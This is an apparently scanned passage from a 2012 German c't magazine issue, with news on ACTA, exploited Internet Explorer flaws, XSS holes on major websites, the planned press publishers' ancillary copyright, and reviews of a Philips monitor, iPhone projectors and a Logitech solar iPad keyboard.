„Man kann aus ACTA noch ein ordentliches Abkommen machen“, glaubt Daniel Caspary von der CDU. „Einen Patienten, der eine leichte Erkältung hat, sollte man versuchen zu kurieren und nicht gleich umbringen“, skizziert der EU-Abgeordnete die Linie seiner Fraktion. Korrekturen seien auch über Zusatzprotokolle möglich. Amelia Andersdotter von der Fraktion der Grünen will die Haltung des Parlaments dagegen als Signal verstanden wissen, dass weitere

Reformen des fragmentierten Systems dringend nötig seien. Zunächst sei das interne EU-Problem zu lösen, dass die Mitgliedsländer sehr unterschiedliche Kataloge möglicher Nutzerrechte umgesetzt haben. Als weitere Baustelle steht in Brüssel die Novelle der Richtlinie zur besseren Durchsetzung der Rechte an immateriellen Gütern an, die ähnliche Fronten wie ACTA öffnen dürfte.

In den USA ist unterdessen die Obama-Regierung für ihre Haltung zu ACTA weiter in die Kritik geraten. 50 renommierte Rechtsprofessoren wiesen den US-Senat im Mai in einem offenen Brief darauf hin, dass das Abkommen

ohne nachträgliche Zustimmung des Kongresses nicht in Kraft treten könne. Es gehe dabei nicht um die Angemessenheit der ACTA-Inhalte, sondern um fundamentale Fragen der Gewaltenteilung, schreiben die Experten. Insbesondere die Senatoren, die für die Anerkennung völkerrechtlicher Übereinkünfte zuständig seien, müssten hier ihrer Verantwortung gerecht werden und die Sache eingehend etwa mithilfe öffentlicher Anhörungen prüfen.

Die G8-Staaten beraten derweil über eine mögliche Nachfolgeregelung: Die „European Digital Rights“-Initiative veröffentlichte unlängst einen Entwurf für einen Beschluss zum besseren

„Schutz geistigen Eigentums“. Die darin enthaltenen Vorschläge sollen sich auf Produktfälschungen beschränken. Im Vordergrund stehen „freiwillige Maßnahmen zur Absicherung globaler Lieferketten“ und die Sicherheit von Arzneimitteln. Aber auch bei Bemühungen, rechtswidrige Online-Angebote dichtzumachen, will die Initiative alle Register ziehen. (vbr)

Literatur

- [1] Monika Ermert, Holger Bleich, Verschärft Regeln, ACTA soll Urheberrecht und Patente stärken – auf Kosten der Bürger?, c't 22/10, S. 88

Angriffe auf Internet Explorer

Zwei kritische Sicherheitslücken im Internet Explorer werden aktiv für Angriffe ausgenutzt. Eine Lücke hat Microsoft an seinem Juni-Patchday geschlossen, für die andere konnte das Unternehmen bis Redaktionsschluss nur einen behelfsmäßigen Patch in Form eines FixIt-Tools (siehe c't-Link) anbieten. Anders als der Patch für die erste Schwachstelle wird das Tool nicht automatisch über Windows Update verteilt.

Dabei hat es die Lücke durchaus in sich: Google ließ durchblicken, dass die Schwachstelle in den Microsoft XML Core Services wohl gezielt zum Ausspionieren von Gmail-Nutzern eingesetzt

wird – und zwar in staatlichem Auftrag. Um seine Nutzer zu schützen, hat Google eine Warnfunktion entwickelt, die den Ausspionierten einen Hinweis anzeigt. Mittlerweile gibt es ein Modul für das Angriffsframework Metasploit, mit dem jedermann die Schwachstelle für seine Zwecke missbrauchen kann. Auch für die bereits gepatchte IE-Lücke ist seit kurzem ein Metasploit-Modul im Umlauf. Wer den Internet Explorer nutzt, sollte also schleunigst noch ausstehende Windows-Updates installieren sowie das FixIt-Tool anwenden. (rei)

www.ct.de/1215047

19-jähriger entdeckt Lücken auf 150 Webseiten

Florian Gümmer, ein 19-jähriger Leser von heise Security, hat Schwachstellen auf über 150 namhaften Webseiten wie Bitkom.org, Buhl.de, sicherheit.eco.de, Ferrari.com, KabelBW.de, Wetter.de und Zurich.de entdeckt. Bei den Lücken handelt es sich um sogenannte Cross-Site-Scripting-Lücken (XSS), durch die ein Angreifer eigenen Code in die verwundbaren Seiten einschleusen kann; etwa um Zugangsdaten zu stehlen oder Schadcode zu verbreiten.

Außer der schieren Anzahl der verwundbaren Webseiten überrascht auch der Anteil der überregional bekannten Internetpräsenzen. Dabei ist Cross-Site-Scripting bei weitem kein neues Phänomen: heise Security berichtete bereits

im Jahr 2003 ausführlich über daraus resultierende Gefahren.

Auf die Webseite der Zurich Versicherung hätten Angreifer etwa ein Login-Formular eingeschleusen können, das die dort eingegebenen Zugangsdaten an einen fremden Server schickt. Wir haben die Betreiber zahlreicher Webseiten über das Sicherheitsproblem informiert. Damit stießen wir nicht in allen Fällen auf Interesse: Während etwa die Lücke bei Buhl Data noch am selben Tag geschlossen wurde, blieb unsere Anfrage an die Zurich-Versicherung auch nach zwei Wochen unbeantwortet – erst nachdem wir auf heise Security über die Sicherheitsprobleme berichteten, reagierte das Unternehmen. (rei)

Sicherheits-Notizen

Phisher versuchen derzeit: Zugangsdaten zur **Packstation** abzugreifen, indem sie den Mail-Empfänger mit seinem Namen ansprechen und seine tatsächliche Postnummer angeben.

Microsofts Härtungstool **EMET** lässt sich in Version 3.0 besser im Netzwerk verteilen und informiert, wenn es Prozesse aus Sicherheitsgründen beendet.

Nullsoft hat mit **Winamp**-Version 5.6.3.3234 drei kritische Lücken geschlossen, durch die

man sein System beim Öffnen präparierter AVI-Dateien mit Schadcode infizieren kann.

Die **PHP**-Entwickler haben mit den Versionen 5.4.4 und 5.3.14 über 30 Bugs beseitigt, darunter mehrere Sicherheitslücken.

McAfee hat einen Ring von **Online-Banking-Betrügern** entdeckt, der es vor allem auf Firmen abgesehen hatte. Die Abzocker versuchten über 60 Millionen Euro abzubuchen, davon rund 1 Million von deutschen Konten.

The screenshot shows the Zurich Versicherung website's search interface. A search query was entered, and the results page displays a message: "Leider kein Ergebnis". Below this message, there is a red rectangular box highlighting a login form. The form is titled "Lieber User:" and contains fields for "Benutzername" and "Passwort". Above the form, there is a note: "Bitte loggen Sie sich ein, um den Fortgang fortzusetzen!". At the bottom of the page, there is a note: "Bitte versuchen Sie es mit einem neuen Suchwort." The URL in the address bar is partially visible as "www.zurich.de/...".

Löchrig: Durch eine Schwachstelle hätte man die Webseite der Zurich Versicherung für Phishing missbrauchen können. Das rot markierte Formular wurde durch die Lücke eingeschleust.

Holger Bleich

Umstrittener Schnipselschutz

Das geplante Leistungsschutzrecht wird konkret

Ein „Lex Google“ soll künftig Verlage vor der unbezahlten kommerziellen Verbreitung ihrer Inhalte auf fremden Websites schützen. Der erste Gesetzentwurf des Bundesjustizministeriums schießt allerdings weit über dieses Ziel hinaus. Kritiker befürchten angesichts des Papiers, dass das neue Schutzrecht die freie Kommunikation im Internet gefährden wird.

Die Pläne der Bundesregierung zu einem „Schutzrecht für Presseverleger“ gegen die unerfragte Übernahme von Texten im Web haben Gestalt angenommen. Der erste Referentenentwurf des sogenannten Leistungsschutzrechts wird zurzeit in den zuständigen Ministerien diskutiert. Er besteht aus einem kleinen Änderungsvorschlag zum Urheberrecht, der es jedoch in sich hat. Es handelt sich um nicht weniger als ein neues sogenanntes Immaterialgüterrecht, das ausschließlich den Verlagen als Verwerteren, nicht aber den Urhebern selbst zugutekommt.

Dem Entwurf zufolge soll einem „Presseverleger“ das ausschließliche Recht zustehen, „das Pressezeugnis oder Teile hierzu zu gewerblichen Zwecken öffentlich zugänglich zu machen“ – und das für ein volles Jahr. In kritischen Beiträgen läuft die geplante Regelung oft unter dem Namen „Lex Google“, weil es insbesondere verhindern soll, dass Google wie bislang üblich in Suchmaschinentreffern und bei Google News Überschriften und Textanrisse (sogenannte „Snippets“) aus fremden Artikeln übernimmt, ohne dafür zu bezahlen.

Aus Verlegersicht handelt Google hier zumindest unmoralisch, denn der Konzern torpediert demnach das in Deutschland gängige Geschäftsmodell für die Online-Vermarktung journalistischer Inhalte: Der Nutzer zahlt nichts, sondern konsumiert die eingeblendete Werbung, womit der Verleger das Angebot finanziert. Google, so die Argumentation für ein Leistungsschutzrecht, kopiere diese Inhalte, bette sie ins eigene Angebot ein und schalte eigene

Werbung dazu – verdiene also viel Geld mit fremder Leistung.

Nach Meinung vieler Kritiker lässt diese Sichtweise außen vor, dass Google den Verlagen ihr Geschäft überhaupt erst ermögliche, weil die Suchmaschine mit den verlinkten Snippets die Besucher zum Originalinhalt auf den Verlagsseiten führe. Dennoch wurden die Lobbyisten der Verleger nicht müde, ihr Anliegen immer wieder in Berlin vorzutragen – bis die Bundesregierung die Einführung des Verleger-Schutzrechts sogar in den Koalitionsvertrag aufgenommen hat.

Verlinkungsfalle

Der nun vorgelegte Entwurf enthält reichlich vage Definitionen und könnte nach Ansicht vieler Juristen weit über das vom federführenden Bundesjustizministerium ausgegebene Ziel hinauschießen. Als schutzwürdig gelten laut Entwurfsbegründung bereits „kleine Teile des Pressezeugnisses“. Unangetastet bleibt das ebenfalls im Urheberrecht (Paragraf 51) verankerte Zitatrecht. Danach müssen übernommene Textteile in ein „selbstständiges Sprachwerk“ integriert werden. In aller Regel muss dabei der eigene Textteil die zitierten Inhalte längenmäßig überwiegen.

Ist dies nicht der Fall, soll der Leistungsschutz gelten, und zwar auch für einzelne Sätze und – trotz einer anderslautenden Darstellung in der Entwurfsbegründung – sogar für Überschriften. Die gängige Methode zur Suchmaschinenoptimierung, den Link zu einem Artikel aus der Überschrift zu generieren (siehe Abbildung), könnte damit bereits zur (Abmahn-)Falle werden: Die Übernahme dieses Links kann dann einen Rechtsverstoß darstellen.

Der Entwurf definiert überdies nur sehr unbestimmt, wer Inhaber des Rechts sein wird und wer zu den potenziellen Rechtsverletzern zählt. Dem Text des Gesetzentwurfs zufolge gilt als „Pressezeugnis“ eine „redaktionelle Festlegung im Rahmen einer (...) periodisch veröffentlichten Sammlung“. Ob darunter beispielsweise auch Blogs fallen, ist derzeit umstritten.

Ein „Presseverleger“ zumindest könnte laut Begründungs- text durchaus der Betreiber eines Blogs sein, falls er damit – beispielsweise mit eingeblendetem Werbung – Einkommen erzielt. Umgekehrt müsste dieser Blogger dann auch jeden Textsnip- pet Dritter lizenziieren, denn nach dieser Sichtweise handelt er schließlich gewerblich. Schon an diesem Beispiel wird ersichtlich, dass das geplante Leistungsschutzrecht zu einer wesentlich defensiveren Verlinkungspraxis – und damit zu weniger Querverweisen – im Web führen dürfte.

Nach Lesart einiger Juristen könnten auch Betreiber sozialer Netzwerke wie Google+ und Facebook mit dem Leistungsschutzrecht in Konflikt geraten. Sie generieren bisher standardmäßig aus geposteten Links Snippets mit Miniaturbild und profitieren von der Veröffentlichung mit eingeblendetem Werbung.

War ursprünglich noch geplant, zur Lizenzvergabe und Abrechnung eine Verwertungsgesellschaft nach Art der GEMA ins Leben zu rufen, ist davon im Gesetzentwurf nun nichts mehr

zu finden. Nur die großen Verlage dürften sich untereinander schnell auf Abrechnungsmodalitäten einigen. Für den Gelegenheitsblogger könnte es aber eine riesige Hürde werden, kostenpflichtige Lizenzen für Textnutzung zu vergeben oder einzuholen.

„Interessenausgleich“

Obwohl der erste Gesetzentwurf noch nicht einmal vom Bundeskabinett abgesegnet und in den Bundestag eingebrochen ist, hat sich bereits ein breiter Widerstand gegen das Vorhaben organisiert. Darunter sind nicht nur sogenannte „Netaktivisten“, sondern renommierte Rechtsexperten, Journalisten und Politiker. Auch in der eigenen Koalition trifft Bundesjustizministerin Sabine Leutheusser-Schnarrenberger (FDP) zunehmend auf Widerstand. Die Bundestagsabgeordnete Dorothee Bär etwa, immerhin Mitglied des CSU-Parteivorstands und stellvertretende Generalsekretärin der CSU, befürchtet angesichts des Entwurfstextes „erhebliche Einschränkungen der Kommunikation im 21. Jahrhundert“ und eine seitige Interessenspolitik.

Leutheusser-Schnarrenberger (FDP) hat das Papier verteidigt: „Das Leistungsschutzrecht konserviert nicht alte Geschäftsmodelle“, erklärte die Ministerin. Stattdessen werde durch das Gesetz nur ein Interessenausgleich geschaffen. Leistungsschutzrechte seien im deutschen Urheberrecht nichts Neues. Der Gesetzentwurf zielle darauf, die verlegerische Tätigkeit zu schützen. „Es geht dabei um mehr als die rein urheberrechtlichen Inhalte, es geht darum, die Risikoübernahmen, die wirtschaftliche Verantwortung über ein Leistungsschutzrecht abzusichern.“ Ihr Haus bemühe sich, das Gesetz möglichst schnell im Bundeskabinett zu beschließen und anschließend im Bundestag zu beraten. Ob das Leistungsschutzrecht allerdings noch in dieser Legislaturperiode, also bis Mitte 2013 kommt, scheint fraglich. (hob)

Bald verboten? Aus dem beschreibenden Link, der eine schutzwürdige Leistung darstellen würde, generiert Facebook automatisch ein Snippet.



ANZEIGE

scan by blackburner 2012 internetz

aktuell | Internet

Opera in Version 12

Opera Software legt mit Release 12 seines Webbrowsers erstmals auch für Windows und Mac OS spezielle 64-Bit-Versionen auf, die schneller sein sollen als die 32-Bit-Pendants. Experimentell ist die Unterstützung der Hardware-Unterstützung zur Grafikbeschleunigung, die man deshalb explizit aktivieren muss. Das gilt auch für „Do not Track“,

womit der Browser den besuchten Websites mitteilt, dass der Nutzer kein Tracking etwa durch Werbenetzwerke wünscht. Die neue Version lagert Plug-ins in externe Prozesse aus, was die Stabilität des Browsers verbessern soll. Opera 12 bereinigt auch eine Reihe von Sicherheitsproblemen und unterstützt HTML5 sowie CSS3 umfassender. (ad)

Neue Facebook-Funktionen

Facebook führt zwei neue Funktionen ein, eine davon aber nicht ganz freiwillig: Als Ergebnis einer Sammelklage in den USA sollen sich Nutzer künftig dagegen verwahren können, als Werbebotschafter in sogenannten Sponsored Stories aufzutreten.

Die zweite Neuerung betrifft Kommentare, die sich künftig

auch noch nach Veröffentlichung vom Autor ändern lassen. Dies gilt auch rückwirkend für alte Kommentare, nicht aber für die Statusmeldungen, denen die Kommentare folgen: Die dürfen auch weiterhin nur gelöscht werden. Auch bleiben die ursprünglichen Versionen geänderter Kommentare einsehbar. (ad)

Netzagentur misst Internet

Mit einem Speedtest (www.initiative-netzqualitaet.de) will die Bundesnetzagentur ermitteln, wie häufig bei deutschen Breitbandanschlüssen die tatsächlich erreichte Datenübertragungsrate von der im Vertrag angegebenen abweicht. Außerdem sei die Studie Teil der Maßnahmen zur Sicherung der Netzneutralität und eines offenen Internet in Deutschland, so die Behörde. Man wolle untersuchen, inwieweit eine parallele Nut-

zung von VoIP und IPTV die Übertragungsqualität beeinträchtigt.

Der Speedtest der Bundesnetzagentur wird als Webseite im Browser aufgerufen und funktioniert wie andere Dienste dieser Art, die allerdings oft ungenaue Ergebnisse liefern. Man muss seine Postleitzahl, die Bandbreite des Anschlusses, den Provider und die subjektive Zufriedenheit angeben, ehe die Messung einmal durchläuft. (ad)

Gmail auch in Deutschland

Nach Beilegung des jahrelangen Rechtsstreits um die Marke „Gmail“ führt Google diese Bezeichnung für seinen Maildienst auch in Deutschland ein. Nutzer einer @googlemail.com-Adresse sollen diese daher bald auf die

kürzere Domain gmail.com umstellen können. Kontoeinstellungen, vorhandene Mails und Kontakte seien von der Umstellung, die sich auch wieder rückgängig machen lassen soll, nicht betroffen, erklärt das Unternehmen. (ad)

Wireshark 1.8 lauscht an mehreren Schnittstellen

Der quelloffene Paket-Analysator und Netzwerk-Sniffer Wireshark steht in Version 1.8.0 zum Download bereit. Die neue Version erfasst den Datenverkehr nun nicht mehr nur von einer oder von allen Netzwerkschnittstellen (any). Aus der Liste der vorhandenen Schnittstellen lassen sich nun mehrere gezielt auswählen, deren Netzwerkverkehr Wireshark betrachtet und auswertet. Das Programm verbessert die Handhabung von Schlüsseln für IEEE 802.11, IPsec sowie ISAKMP und speichert Mitschnitte per Vorgabe im pcap-ng-Format. Netzwerk-Pakete und Mitschnitte

lassen sich mit Anmerkungen versehen und Wireshark greift auf die IPv6-GeolP-Datenbank zurück.

Die Entwickler haben zudem das Speichern-Menü überarbeitet und die Darstellung von TCP-Fast-Retransmissions sowie TCP-Window-Updates angepasst, die es jetzt nicht mehr als Warnungen oder Fehler anzeigt. Weitere Neuerungen und Details beschreibt das Changelog auf der Projektseite, für Windows und Mac OS X stehen im Download-Bereich neben dem Quelltext der Software auch fertige Programme bereit. (rek)

Weitere Gigabit-WLAN-Router

Nach seinem kürzlich vorgestellten und im 5-GHz-Band bis zu 1,3 GBit/s (brutto) schnellen 11ac-WLAN-Router R6300 will Netgear nun den Dualband-WLAN-Router R6200 auf den Markt bringen. Das Gerät erreicht bei 5 GHz jedoch nur etwa 900 MBit/s gemäß IEEE 802.11ac. Im 2,4-GHz-WLAN-Band überträgt er gleichzeitig bis zu 300 MBit/s (IEEE 802.11n) über zwei räumlich getrennte Datenströme, sodass er rechnerisch damit

etwa 1,2 GBit/s schafft. Für die Verbindung zu seinen 11ac-Routern hat der Hersteller zudem den 11ac-tauglichen USB-WLAN-Adapter A62000 vorgestellt, der gleichzeitig im 2,4- und 5-GHz-Band funk.

Während der R6300 ab Juli 2012 für 230 Euro zu haben sein soll, sollen der langsamere R6200 sowie der USB-Adapter A6200 im dritten Quartal 2012 auf den Markt kommen. Preise nannte Netgear bislang nicht. (rek)

Mobilfunk-Router für die Hutschiene

Das Hamburger Unternehmen Dr. Neuhaus hat die Mobilfunk-Router Tainy HMOD-L3-IO und Tainy HMOD-V3-IO vorgestellt. Die beiden sind eine Weiterentwicklung der bisherigen Tainy-HMOD-Geräte und besitzen eine schnellere Router-CPU sowie mehr Arbeitsspeicher.

Die etwa für die Steuerung von Windrädern aus weit entfernten

Firmennetzen gedachten Geräte sitzen in einem Gehäuse für die Hutschiensmontage, verbinden sich per GPRS, EDGE, UMTS sowie HSPA+ ins Internet und binden sich über zwei Fast-Ethernet-Ports in das lokale Netz ein. Für externe Mobilfunkantennen stehen zwei Anschlüsse an den Geräten bereit.

Zusätzlich koppelt der Tainy HMOD-V3-IO das LAN mit einem über das Internet erreichbaren Firmennetz per IPsec-VPN. Für die Verwaltung der Geräte stehen eine Web-Oberfläche, SNMP sowie eine Kommandozeile per Secure Shell (SSH) bereit – über die sich auch die Firmware der Router aktualisieren lässt. (rek)

Die beiden Mobilfunk-Router Tainy HMOD-L3-IO und Tainy HMOD-V3-IO verbinden Industrieanlagen mit dem Firmennetz, der Tainy HMOD-V3-IO klinkt sich dabei sogar per IPsec in ein VPN ein.



The screenshot shows the Wireshark 1.8 user interface. In the main window, the 'Capture' tab is active, displaying a list of available interfaces: 'NVIDIA nForce MCP Networking Adapter Driver', 'Microsoft: Device_NPF_007F0CCEBF-15AF-4536-BF-A0-D17E302', and 'Microsoft: Device_{19B67A1B-E521-4C8F-9B25-4776D0B5} TAP-Win32 Adapter V9'. Below this is the 'Capture Options' dialog, which lists several interfaces with their MAC addresses and packet counts. The 'gogoe6' interface is selected. The 'Network Media' section at the bottom provides specific information for capturing on Ethernet (VLAN).

Während Wireshark bislang nur an allen oder einer einzigen Schnittstelle lauschen konnte, sammelt es ab Version 1.8.0 an ausgewählten Ports die Paketdaten ein.

Heimkino-Funker

Der eher für seine Festplatten bekannte Hersteller Western Digital hat gleich vier Router vorgestellt, die Funknetze parallel im 2,4- und 5-GHz-Band gemäß IEEE 802.11n aufspannen. Das kleinste Modell N600 aus der My-Net-Serie überträgt über zwei räumlich getrennte Datenströme bis zu 300 MBit/s je WLAN-Band und verbindet vier kabelgebundene Netzwerkgeräte per Fast-Ethernet. Im N750, N900 und N900 Central sitzt stattdessen ein Gigabit-Ethernet-Switch – beim N900 sogar mit acht statt der üblichen vier Ports. Während der N750 nur im 5-GHz-Band über drei Streams bis zu 450 MBit/s überträgt und

bei 2,4 GHz 300 MBit/s erreicht, schaffen die beiden Modelle N900 und N900 Central in beiden Funkbändern 450 MBit/s. Alle Geräte sprechen über mindestens einen USB-Port Massenspeicher an, deren Inhalte (Musik, Videos und Bilder) sie per UPnP/DLNA im LAN verteilen. Zusätzlich ist im N900 Central eine Festplatte eingebaut, die sich als Backup-Medium eignen soll.

Laut Hersteller kostet der N600 rund 80 Euro, der N750 100 Euro und der N900 170 Euro. Für den erst später erhältlichen N900 Central mit 2-TByte-Platte verlangt WD 350 Euro, das 1-TByte-Modell kostet 200 Euro. (rek)

Netzwerk-Notizen

Der Zeitserver-Cluster pool.ntp.org sucht Mitstreiter, die sich am **Zeitsynchronisationsdienst** mit weiteren Servern beteiligen. Mitmachen kann jeder, der einen Server mit statischer IP-Adresse und dauerhafter Internet-Anbindung besitzt. Die dafür nötige Bandbreite sei relativ gering, denn Clients fordern nur wenige UDP-Pakete an. Details zur Einrichtung und Anmeldung eigener Server bei pool.ntp.org beschreibt eine Webseite (siehe c't-Link).

Der Verein Freie Netzwerke e. V. will 100 WLAN-Access-Points in den Berliner Stadtbezirken Kreuzberg und Friedrichshain

verteilen. Die Geräte stellen über ein offenes Funknetz einen **anonymen Internetzugang für jedermann** bereit. Die Initiatoren wollen damit gegen die Störerhaftung protestieren, durch die offene Internetzugänge etwa in Cafés derzeit fast unmöglich gemacht werden: Die Freifunk-Freedom-Fighter-Box genannten Router tunneln den Datenverkehr der am Access Point angemeldeten Nutzer über ein virtuelles privates Netz zu einem VPN-Anbieter in Schweden, sodass sowohl WLAN-Surfer als auch DSL-Inhaber anonym bleiben.

www.ct.de/1215050

ANZEIGE



Aufpasser

Philips' 24"-Monitor warnt den Nutzer, wenn er in einer ungesunden Position vor dem Schirm sitzt.

Der 241P4LRY lässt sich neigen, drehen und in der Höhe verstehen – theoretisch also beste Voraussetzungen, um daran in einer ergonomischen Sitzposition zu arbeiten. Für die praktische Umsetzung sorgt eine als ErgoSensor bezeichnete Kamera oben im Displayrahmen des 241P4LRY: Sie überwacht den Abstand zwischen Monitor und Anwender sowie dessen Kopfstellung.

Schleicht sich eine ungesunde Sitzposition ein, zeigt der 24-Zöller eine Warnung an, dass man beispielsweise den Abstand zum Display erhöhen, verringern oder den Kopf gerade halten soll. Zudem mahnt der 24-Zöller nach einer Stunde ununterbrochener Arbeit, eine kurze Pause einzulegen. Abstandswarnungen erfolgten bei unseren Tests einigermaßen verlässlich; eine schiefe Kopfhaltung entging dem Monitor jedoch. Praktisch: Sitzt niemand vorm Schirm, schaltet er sich nach kurzer Zeit ab und spart so Strom. Kommt der Nutzer zurück, erwacht der 24-Zöller automatisch aus seinem Tiefschlaf. Wer sich von den Hinweisen bevrundet fühlt, kann den Sensor samt Stromsparfunktion im Monitor-Menü abschalten.

Das Display des 24-Zöllers erreicht einen Kontrast von 820:1 und zeigt satte Farben an. Das gilt aufgrund der TN-Panel-Technik aber nur bei direkter Draufsicht. Von den Seiten betrachtet sehen die Farben blasser aus und Weiß wird gelbstichig. Für die Bildbearbeitung eignet sich der 241P4LRY damit nicht, für Office-Anwendungen reicht seine Bildqualität aus. Der ErgoSensor ist zwar eine gute Idee, bei unseren Tests funktionierte er aber nicht immer zuverlässig. (spo)

Philips 241P4LRY

24"-Flachbildschirm	
Hersteller	Philips, www.philips.de/
Auflösung	1920 × 1080 Pixel
Ausstattung	DVI, DisplayPort, USB-Hub (4 Ports)
Garantie	3 Jahre inkl. Austauschservice
Preis	310 €



Der Kleine

Aipteks MobileCinema i50S ist gleichzeitig Akkupack und Miniprojektor fürs iPhone 4(S).

Der MobileCinema i50S könnte als schlichtes Akkupack-Gehäuse fürs iPhone durchgehen. Dass sich darin auch ein Projektor verbirgt, sieht man erst auf den zweiten Blick. Der i50S funktioniert ausschließlich mit iPhone 4 und 4S und lässt sich wahlweise im Lademodus oder im Projektionsmodus betreiben. Er lud unser leeres iPhone 4S zu etwas mehr als der Hälfte auf, im Projektionsmodus hielt der Akku rund zwei Stunden durch.

Der Gehäusebeamer meldet sich als Composite-Video-Gerät am iPhone an, das Bild wird also nicht digital übertragen. Mit 35 Lumen ist der i50S deutlich heller als andere Kleinprojektoren. Auch in nicht abgedunkelten Räumen kann man in DIN-A3-Größe einigermaßen kontrastreich projizieren, in dunkler Umgebung schafft man sogar 1,5 Meter Bildbreite. Insgesamt wirkt die Projektion stimmig, wenn auch die Farben etwas grell leuchten. Mit Heimkino-Beamern kann der Minibeamer aber alleine schon wegen der geringen Auflösung (640 × 480) nicht mithalten. Außer dem Dock-Connector gibt es keine alternativen Signaleingänge.

Bilder kommen nur an die Wand, wenn eine kompatible App mit Video-out-Funktion läuft. Aiptek stellt im App Store den kostenlosen „Aiptek Viewer“ zur Verfügung, der wahlweise das Live-Kamerabild (wie ein Overhead-Projektor) oder einen Webbrowser projiziert. Zudem lassen sich damit auf dem iPhone gespeicherte Fotos und Videos anzeigen – anders als bei der ebenfalls TV-Out-kompatiblen vorinstallierten Apple-App „Fotos“ kann man die Bilder nicht nur als selbstlaufende Diashow projizieren, sondern auch mit Wischgesten vor- und zurückspringen. (jkj)

Aiptek MobileCinema i50S

iPhone-Gehäuse mit LED-Projektor	
Auflösung	640 × 480 (4:3)
Maße (B × T × H), Gewicht	6,8 cm × 12,6 cm × 2 cm, 118 g
Anschlüsse	Dock-Connector, für iPhone 4(S), USB (Mini-B, zum Aufladen)
Lieferumfang	USB-Kabel
Preis	250 €



Der Mittlere

BenQs Joybee GP2 passt in die (große) Jackentasche und schafft stattliche 175 Lumen.

Der Joybee GP2 von BenQ ist etwa so groß wie zwei Butterstücke – und wiegt auch ungefähr so viel. Der GP2 besitzt ein Dock für iPhone oder iPod, das die Geräte aber nicht lädt. Übers Dock kommuniziert er nur im Composite-Video-Modus mit den iOS-Geräten. Die analoge Übertragung führte in unserem Test besonders bei Standbildern manchmal zu Flimmern und leichten Bildstörungen. Bei Nicht-Video-Out-kompatiblen Apps bleibt die Leinwand schwarz. Dank HDMI und VGA-Port kann man den Beamer aber auch über die von Apple angebotenen Kabel anschließen, was die Bildqualität deutlich verbessert.

Der Projektor kann Bild-, Ton- und Videodateien (zum Beispiel JPG, MP3, MKV, MOV und AVI) aus dem internen Beamer-Speicher (2 GByte) abspielen und auch von USB-Datenträgern oder SD(HC)-Karten. Der Lüfter röhrt permanent mit nervigen 2,5 Sone – und zwar auch, wenn man in die helligkeitsreduzierte Eco-Betriebsart schaltet.

Die Bildqualität kann nicht mit echten Heimkino-Beamern mithalten: Das liegt zum einen am für ein DLP-Projektionspanel ungewöhnlichen Rautenmuster, bei dem die Pixel nicht wie sonst rechtwinklig angeordnet sind, sondern um 45 Grad gedreht. Bei Schriftdarstellung führt das zu sichtbaren Fransen. Zum andern erreichte der Joybee im Test maximal 175 Lumen. Das reicht in abgedunkelten Räumen etwa für zwei Meter Bildbreite, in hellen Konferenzräumen nur für etwa einen Meter. (jkj)

BenQ Joybee GP2

DLP-LED-Miniprojektor mit Dock-Connector

Auflösung	1280 × 800 (16:10)
Maße (B × T × H), Gewicht	14 cm × 13 cm × 5,3 cm, 564 g (+329 g Netzteil)
Anschlüsse	Mini-HDMI, Dock-Connector, proprietärer AV (VGA-Sub-D, Composite / für Video), Cinch in, Stereo-Klinke in&out (für Audio), USB (Typ A + Mini B)
Lieferumfang	VGA-Kabel, Composite-Kabel, Mini-HDMI-Adapter, Fernbedienung
Preis	460 €

Der Große

Epsons MG-850HD nutzt eine Lampe statt LEDs und ist entsprechend groß. Dafür passt ein iPad ins Dock.

Den MG-850HD von Epson steckt man anders als die anderen beiden Beamern auf dieser Doppelseite nicht einfach mal schnell in die Tasche – dafür ist er zu schwer und zu groß. Mit 3026 Lumen wirft er aber auch mindestens 15-mal mehr Licht auf die Leinwand als die anderen Testkandidaten, das reicht locker auch für große Leinwände. Im Vergleich zu „echten“ Heimkino-Projektoren, die ab rund 1000 Euro erhältlich sind, enttäuschte uns aber auch beim MG-850HD die Bildqualität: Nicht nur die Farben wirkten flau, vor allem störte uns die extrem helle Schwarzdarstellung: Wir haben Schwarzwerte bis zu 8,4 Lumen gemessen, das entspricht eher einem Grau als Schwarz.

In die Dockingstation passen iPod, iPhone oder iPad, die automatisch geladen werden. Wie bei den anderen beiden Geräten unterstützt das Dock des MG-850HD nur die Zuspielung über die qualitativ minderwertige Composite-Schnittstelle. Nur Apps mit TV-Out-Funktion geben ein Bild aus. Bessere Qualität bietet das von Apple angebotene HDMI-Kabel. Wahlweise kann man im Beamermenü direkt auf Fotos, Videos und Musikstücke vom iOS-Gerät zugreifen – man muss also nicht auf dem Touchscreen herumdrücken, sondern kann vom Sofa aus die Projektoren-Fernbedienung verwenden. Das eingebaute 10-Watt-Soundsystem macht ordentlich Wumms. Über seinen USB-Anschluss kann der Epson-Projektor Bilder direkt von USB-Datenträgern anzeigen und den Desktop des angeschlossenen Mac-OS- oder Windows-Rechners spiegeln. (jkj)

Epson MG-850HD

LCD-Projektor mit Dock-Connector

Auflösung	1280 × 800 (16:10)
Maße (B × T × H), Gewicht	34 cm × 29,1 cm × 11,5 cm, 3,9 kg
Anschlüsse	HDMI, Dock-Connector, VGA-Sub-D, Komponente, Composite (für Video), Stereo-Klinke in, Cinch in (für Audio), USB (Typ A+B)
Lieferumfang	Fernbedienung
Preis	610 € (Ersatzlampe 180 €) ct



Solar-Tastatur

Logitech setzt bei der iPad-Tastatur-Hülle Solar Keyboard Folio auf eine umweltfreundliche und unabhängige Stromversorgung.

Aus Solarzellen bezieht die integrierte Bluetooth-Tastatur Energie, die in einem Akku zwischengespeichert wird, um auch Phasen ohne Licht zu überbrücken. Logitech gibt an, dass eine Akkuladung bis zu zwei Jahren hält, was kaum überprüfbar ist, da dieser auch bei wenig Umgebungslicht ständig aufgeladen wird. In unserem mehrwöchigen Test war die Tastatur jederzeit einsatzbereit. Sollte der Akku doch einmal entladen sein, empfiehlt Logitech, die Hülle sechs Stunden lang ins Tageslicht zu legen.

Die knapp 19 Millimeter dicke und 470 Gramm schwere Hülle nutzt die im iPad enthaltenen Magnete, um es beim Schließen zu deaktivieren. Gehalten wird das iPad von einem Gummirahmen. Daran angebrachte Fußchen fixieren das Tablet in Kerben am Rand der Tastatur – es steht dadurch sehr stabil. Eine Sicherheitsvorrichtung schaltet die Tastatur ab, wenn das iPad nicht fixiert ist. Unschön: Klappt man das Case wie ein Notebook zu, schlägt der Akku auf das iPad (siehe Video im c't-Link).

